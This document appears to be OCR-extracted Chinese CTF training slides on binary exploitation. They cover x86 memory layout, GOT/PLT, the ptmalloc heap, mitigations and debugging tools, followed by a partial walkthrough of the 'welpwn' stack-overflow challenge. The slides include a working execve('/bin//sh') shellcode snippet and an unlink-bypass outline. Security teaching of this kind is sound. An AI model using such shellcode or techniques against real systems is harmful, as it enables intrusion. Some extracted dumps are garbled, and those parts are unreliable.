

# 二进制漏洞挖掘与利用技术 题解分享

XMAN

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漏洞利用实战演练

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软件安全基础

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
漏洞利用实战演练

- 专注于研究软件的设计和实现的安全
- 研究对象：代码（源码 字节码 汇编）
- 研究目标：减少软件漏洞
- Pwn：CTF题目的一类，考察软件漏洞挖掘与利用

- 逻辑漏洞
- 内存破坏漏洞
  - 缓冲区溢出（Stack Heap）
  - 整数溢出（Integer Overflow）
  - 格式化字符串（Format String）
  - 初始化（UAF）等


- 内核漏洞
  - ios越狱 linux/android提权
- 库漏洞
  - openssl信息泄露
- 软件漏洞
  - 浏览器RCE
  - nginx RCE
  - 路由器 RCE
  - 等等

# » x86汇编模型



```
sum:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp+12]  
    add eax, [ebp+8]  
    pop ebp  
    ret
```

# Memory Mapping



[https://en.wikipedia.org/wiki/Executable\\_and\\_Linkable\\_Format](https://en.wikipedia.org/wiki/Executable_and_Linkable_Format)



- Static Link
  - 不依赖本地函数库
- Dynamic Link
  - 链接器将符号的引用标记位一个动态链接的符号，在装载时进行地址的重定位
  - 通过 `_dl_runtime_resolve()` 进行索引

- Global Offset Table
- 当执行到library的function时才会去寻找function, got table用于cache解析的结果, 下次直接从got表中去调用
  - .got 保存全局变量引用位置
  - .got.plt 保存函数引用位置

IDA - Z:\home\windcarp\Desktop\UnSolved Backup\XCTF-ppt binary\xhttpd\成品及说明\httpd

File Edit Jump Search View Debugger Options Windows Help

No debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Segment
_init_proc	.init
_recv	.plt
_pthread_create	.plt
_strcasecmp	.plt
_strcpy	.plt
_puts	.plt
_fread	.plt
_write	.plt
_getpid	.plt
_fclose	.plt
_strlen	.plt
_stack_chk_fail	.plt
_htons	.plt
_dup2	.plt
_send	.plt
_printf	.plt
_snprintf	.plt
_htonl	.plt
_memset	.plt
_close	.plt
_pipe	.plt
_read	.plt
_libc_start_main	.plt
_putenv	.plt
_strcmp	.plt
_signal	.plt
_gmon_start__	.plt
_xstat	.plt
_listen	.plt
_ntohs	.plt
_setvbuf	.plt
_bind	.plt
_waitpid	.plt
_fopen	.plt
_perror	.plt
_accept	.plt
_getsockname	.plt
_atoi	.plt
_sprintf	.plt
_exit	.plt
_execl	.plt
_fork	.plt
__ctype_b_loc	.plt

Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.init	0000000000400E78	0000000000400E92	R	.	X	.	L	dword	0001	public	CODE	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.plt	0000000000400EA0	0000000000401160	R	.	X	.	L	para	0002	public	CODE	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.text	0000000000401160	0000000000402B20	R	.	X	.	L	para	0003	public	CODE	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.fini	0000000000402B20	0000000000402B29	R	.	X	.	L	dword	0004	public	CODE	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.rodata	0000000000402B30	0000000000402C6C	R	.	.	.	L	qword	0005	public	CONST	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.eh_frame_hdr	0000000000402C6C	0000000000402D18	R	.	.	.	L	dword	0006	public	CONST	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.eh_frame	0000000000402D18	000000000040301C	R	.	.	.	L	qword	0007	public	CONST	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.init_array	0000000000603E00	0000000000603E08	R	W	.	.	L	qword	0008	public	DATA	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.fini_array	0000000000603E08	0000000000603E10	R	W	.	.	L	qword	0009	public	DATA	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.jcr	0000000000603E10	0000000000603E18	R	W	.	.	L	qword	000A	public	DATA	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.got	0000000000603FF8	0000000000604000	R	W	.	.	L	qword	000B	public	DATA	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.got.plt	0000000000604000	0000000000604170	R	W	.	.	L	qword	000C	public	DATA	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.data	0000000000604170	0000000000604180	R	W	.	.	L	qword	000D	public	DATA	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.bss	0000000000604180	0000000000604208	R	W	.	.	L	32byte	000E	public	BSS	64	FFFF...	FFFF...	000D	FFFF...	FFFF...
.extern	0000000000604208	00000000006042C0	?	?	?	.	L	para	000F	public		64	FFFF...	FFFF...	FFFF...	FFFF...	FFFF...

OK Cancel Search Help

Line 12 of 15

```

.got.plt:0000000000604020 dq offset _pthread_create@plt ; DATA XREF: _pthread_create@plt
.got.plt:0000000000604028 off_604028 dq offset _strcasecmp ; DATA XREF: _strcasecmp@plt
.got.plt:0000000000604030 off_604030 dq offset _strcpy ; DATA XREF: _strcpy@plt
.got.plt:0000000000604038 off_604038 dq offset _puts ; DATA XREF: _puts@plt
.got.plt:0000000000604040 off_604040 dq offset _fread ; DATA XREF: _fread@plt
.got.plt:0000000000604048 off_604048 dq offset _write ; DATA XREF: _write@plt
.got.plt:0000000000604050 off_604050 dq offset _getpid ; DATA XREF: _getpid@plt
.got.plt:0000000000604058 off_604058 dq offset _fclose ; DATA XREF: _fclose@plt
.got.plt:0000000000604060 off_604060 dq offset _strlen ; DATA XREF: _strlen@plt
.got.plt:0000000000604068 off_604068 dq offset _stack_chk_fail ; DATA XREF: _stack_chk_fail@plt
.got.plt:000000000060406E off_60406E dq offset _htonl ; DATA XREF: _htonl@plt
.got.plt:0000000000604070 off_604070 dq offset _memset ; DATA XREF: _memset@plt
.got.plt:0000000000604078 off_604078 dq offset _dup2 ; DATA XREF: _dup2@plt
.got.plt:0000000000604080 off_604080 dq offset _send ; DATA XREF: _send@plt
.got.plt:0000000000604088 off_604088 dq offset _printf ; DATA XREF: _printf@plt
.got.plt:0000000000604090 off_604090 dq offset _snprintf ; DATA XREF: _snprintf@plt
.got.plt:0000000000604098 off_604098 dq offset _htonl ; DATA XREF: _htonl@plt
.got.plt:00000000006040A0 off_6040A0 dq offset _memset ; DATA XREF: _memset@plt
.got.plt:00000000006040A8 off_6040A8 dq offset _close ; DATA XREF: _close@plt
.got.plt:00000000006040B0 off_6040B0 dq offset _pipe ; DATA XREF: _pipe@plt
.got.plt:00000000006040B8 off_6040B8 dq offset _read ; DATA XREF: _read@plt
.got.plt:00000000006040C0 off_6040C0 dq offset _libc_start_main ; DATA XREF: _libc_start_main@plt
.got.plt:00000000006040C8 off_6040C8 dq offset _putenv ; DATA XREF: _putenv@plt
.got.plt:00000000006040D0 off_6040D0 dq offset _strcmp ; DATA XREF: _strcmp@plt
.got.plt:00000000006040D8 off_6040D8 dq offset _signal ; DATA XREF: _signal@plt

```

0000400E 000000000060400E: .got.plt:000000000060400E


Output window

The initial autoanalysis has been finished.

IOC


AU: idle Down Disk: 329MB

# » x86内存分布



- 堆
- 共享库
- 栈
- Data(Global/Static)
- Text


- 内存中的一块区域，用栈的数据结构来管理
- 从高地址到低地址增长
- x86用ESP寄存器和EBP寄存器来管理



- Glibc - ptmalloc
- Structure
  - chunk与bin
- 以chunk(块)为单位进行管理
  - malloc chunk
  - free chunk
  - top chunk

```
struct malloc_chunk {  
  
    INTERNAL_SIZE_T      prev_size;  
    INTERNAL_SIZE_T      size;  
  
    struct malloc_chunk* fd;  
    struct malloc_chunk* bk;  
  
    /* Only used for large blocks: pointer to next size  
    struct malloc_chunk* fd_nextsize;  
    struct malloc_chunk* bk_nextsize;  
};
```

- Bin索引空闲状态的块
- 数据结构：链表
  - fast bin
  - small bin
  - large bin
  - unsorted bin



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漏洞利用实战演练



- **B(uffer)O(ver)F(low)**
  - **Stack**
  - **Heap**
- F(or)M(at)S(tring)
- Integer Overflow
- Others
  - Race Condition
  - Logic Confusion

# » Shellcode

```
int exece(const char *filename, char *const argv[], char *const envp[]);
```

```
void shellcode()
{
    __asm__(
        "xor %eax, %eax\n\t"
        "pushl %eax\n\t"
        "push $0x68732f2f\n\t"
        "push $0x6e69622f\n\t"
        "movl %esp, %ebx\n\t"
        "pushl %eax\n\t"
        "pushl %ebx\n\t"
        "movl %esp, %ecx\n\t"
        "cld\n\t"
        "movb $0xb, %al\n\t"
        "int $0x80\n\t"
    );
}
```

```
int main(int argc, char **argv)
{
    shellcode();
    return 0;
}
```

"/bin//sh"


CLTD converts signed long word EAX to double word EDX:EAX

%esp →

0
//sh
/bin
0
string

syscall calling convention:  
%eax=0xb  
%ebx=filename  
%ecx=argv  
%edx=envp  
%esi  
%edi  
%ebp

- Ret2libc



# » 常见漏洞利用姿势


- ROP (Return Oriented Programing)
- 将可用的代码片段进行组合



- **Heap Overflow**
- 破坏chunk的metadata, 利用ptmalloc管理中的操作达到目的, 如dword shoot
- Unlink
- Fastbin
- Off-by-One

# » 常见漏洞利用姿势

- Unlink
  - `assert(P->fd->bk == P)`
  - `assert(P->bk->fd == P)`
- Bypass
  - Find a pointer  $*X = P$
  - Set  $P \rightarrow fd$  and  $P \rightarrow bk$  to  $X$
  - `Unlink(P)`
  - $*P = X$



- NX
  - 堆栈不可执行
  - shellcode不可用
- Canary
  - 覆盖返回地址基本不可利用
- PIE
  - 攻击时需要泄露地址
- RELRO
  - Partial: 不可修改strtab
  - Full: 程序装载时即填充got表

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

- Disassembler
  - IDA
- Debug
  - GDB
- Tools
  - pwntools
  - peda
  - checksec
  - libcdb
  - Ropgadget

```

RDX: 0x1
RSI: 0x7ffff7dd46c3 --> 0xdd59f00000000000
RDI: 0x0
RBP: 0x7ffff7dd4400 --> 0xfbad2887
RSP: 0x7ffff7dd888 --> 0x7ffff7a8f6a0 (<_IO_new_file_underflow+304>: cmp rax,0x0)
RIP: 0x7ffff7b00810 (<_read_nocancel+7>: cmp rax,0xffffffffffff001)
R8 : 0x7ffff7fce740 (0x00007ffff7fce740)
R9 : 0x7ffff7dd3140 --> 0x8
R10: 0x7ffff7dd690 --> 0x0
R11: 0x246
R12: 0x480950 (xor ebp,ebp)
R13: 0x7ffff7fde80 --> 0x1
R14: 0x0
R15: 0x0

-----code-----
0x7ffff7b00807 <read+7>: jne 0x7ffff7b00819 <read+25>
0x7ffff7b00809 <_read_nocancel>: mov eax,0x0
0x7ffff7b0080e <_read_nocancel+5>: syscall
=> 0x7ffff7b00810 <_read_nocancel+7>: cmp rax,0xffffffffffff001
0x7ffff7b00816 <_read_nocancel+13>: jae 0x7ffff7b00849 <read+73>
0x7ffff7b00818 <_read_nocancel+15>: ret
0x7ffff7b00819 <read+25>: sub rsp,0x8
0x7ffff7b0081d <read+29>: call 0x7ffff7b1d170 <_libc_enable_asynccancel>
-----stack-----
00:0000| rsp 0x7ffff7fdd888 --> 0x7ffff7a8f6a0 (<_IO_new_file_underflow+304>: cmp rax,0x0)
01:0008| 0x7ffff7fdd890 --> 0x7ffff7dd59e0 --> 0x0
02:0016| 0x7ffff7fdd898 --> 0x7ffff7dd4640 --> 0xfbad208b
03:0024| 0x7ffff7fdd8a0 --> 0x7ffff7fdd8f0 --> 0x7ffff7fdd90 --> 0x0
04:0032| 0x7ffff7fdd8a8 --> 0x7ffff7a8f62e (<_GI_IO_default_uflow+14>: cmp eax,0xffffffff)
05:0040| 0x7ffff7fdd8b0 --> 0x7ffff7dd4640 --> 0xfbad208b
06:0048| 0x7ffff7fdd8b8 --> 0x7ffff7a8f6ae (<_IO_getc+174>: mov edx,eax)
07:0056| 0x7ffff7fdd8c0 --> 0x0

Legend: stack, code, data, heap, rodata, value
Stopped reason: SIGINT
0x00007ffff7b00810 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:81
81 in ../sysdeps/unix/syscall-template.S
gdb-peda$ x /32xg 0x00400000
0x400000: 0x00010102464c457f 0x0000000000000000
0x400010: 0x00000001003e0002 0x00000000000400950
0x400020: 0x0000000000000040 0x000000000000045f0
0x400030: 0x0038004000000000 0x001b001c00400009
0x400040: 0x00000000500000006 0x0000000000000040
0x400050: 0x00000000000040040 0x00000000000400040
0x400060: 0x000000000000001f8 0x000000000000001f8
0x400070: 0x00000000000000008 0x00000000400000003
0x400080: 0x00000000000000238 0x0000000000400238
0x400090: 0x00000000000400238 0x000000000000001c
0x4000a0: 0x0000000000000001c 0x00000000000000001
0x4000b0: 0x00000000500000001 0x00000000000000000
0x4000c0: 0x00000000000040000 0x00000000000400000
0x4000d0: 0x0000000000003a6c 0x0000000000003a6c
0x4000e0: 0x0000000000200000 0x0000000000000001
0x4000f0: 0x0000000000003e10 0x000000000000603e10
    
```



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漏洞利用实战演练

# Welpwn

- `$file welpwn`
  - welpwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter `/lib64/ld-linux-x86-64.so.2`, for GNU/Linux 2.6.24, BuildID[sha1]=a48a707a640bf53d6533992e6d8cd9f6da87f258, not stripped
- 64位程序，动态链接，带符号表

# Welpwn

- \$checksec
  - CANARY : disabled
  - FORTIFY : disabled
  - NX : ENABLED
  - PIE : disabled
  - RELRO : Partial
- 仅仅开启了NX保护，堆栈不可执行

# Welpwn

- `$/welpwn`
  - Welcome to RCTF  
aaaa  
aaaa
  - Welcome to RCTF  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  - Segmentation fault (core dumped)
- 字符串长会导致溢出

# Welpwn

- IDA Pro
  - 向栈上的buf中读0x400个字符，然后调用echo函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [sp+0h] [bp-400h]@1

    write(1, "Welcome to RCTF\n", 0x10uLL);
    fflush(_bss_start);
    read(0, &buf, 0x400uLL);
    echo((__int64)&buf);
    return 0;
}
```

# Welpwn

- IDA Pro
  - 从main中的buf向栈上的s2中复制字符，直到遇到0x00

```
int __fastcall echo(__int64 a1)
{
    char s2[16]; // [sp+10h] [bp-10h]@2

    for ( i = 0; *(_BYTE *)(i + a1); ++i )
        s2[i] = *(_BYTE *)(i + a1);
    s2[i] = 0;
    if ( !strcmp("ROIS", s2) )
    {
        printf("RCTF{Welcome}", s2);
        puts(" is not flag");
    }
    return printf("%s", s2);
}
```

**VULNERABILITY**

# Welpwn

- \$ gdb welpwn
- Peda: 调试利器
- 覆盖了返回地址
- 栈溢出的利用
  - Shellcode
  - Ret2lib
  - Rop
  - Advanced Rop


```

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
RAX: 0x3e ('>')
RBX: 0x0
RCX: 0x7fffffff
RDX: 0x7ffff7dd5970 --> 0x0
RSI: 0x4008e6 --> 0x656d6f636c655700 ('')
RDI: 0x0
RBP: 0x6161616161616161 ('aaaaaaaa')
RSP: 0x7fffffffdfc8 ('a' <repeats 32 times>, "\ny\377\367\377\177")
RIP: 0x4007cc (<echo+175>:      ret)
R8 : 0xffffffff
R9 : 0x3e ('>')
R10: 0x22 ('"')
R11: 0x246
R12: 0x400630 (<_start>:      xor     ebp,ebp)
R13: 0x7ffffffe4b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x4007c1 <echo+164>: mov     eax,0x0
0x4007c6 <echo+169>: call  0x4005c0 <printf@plt>
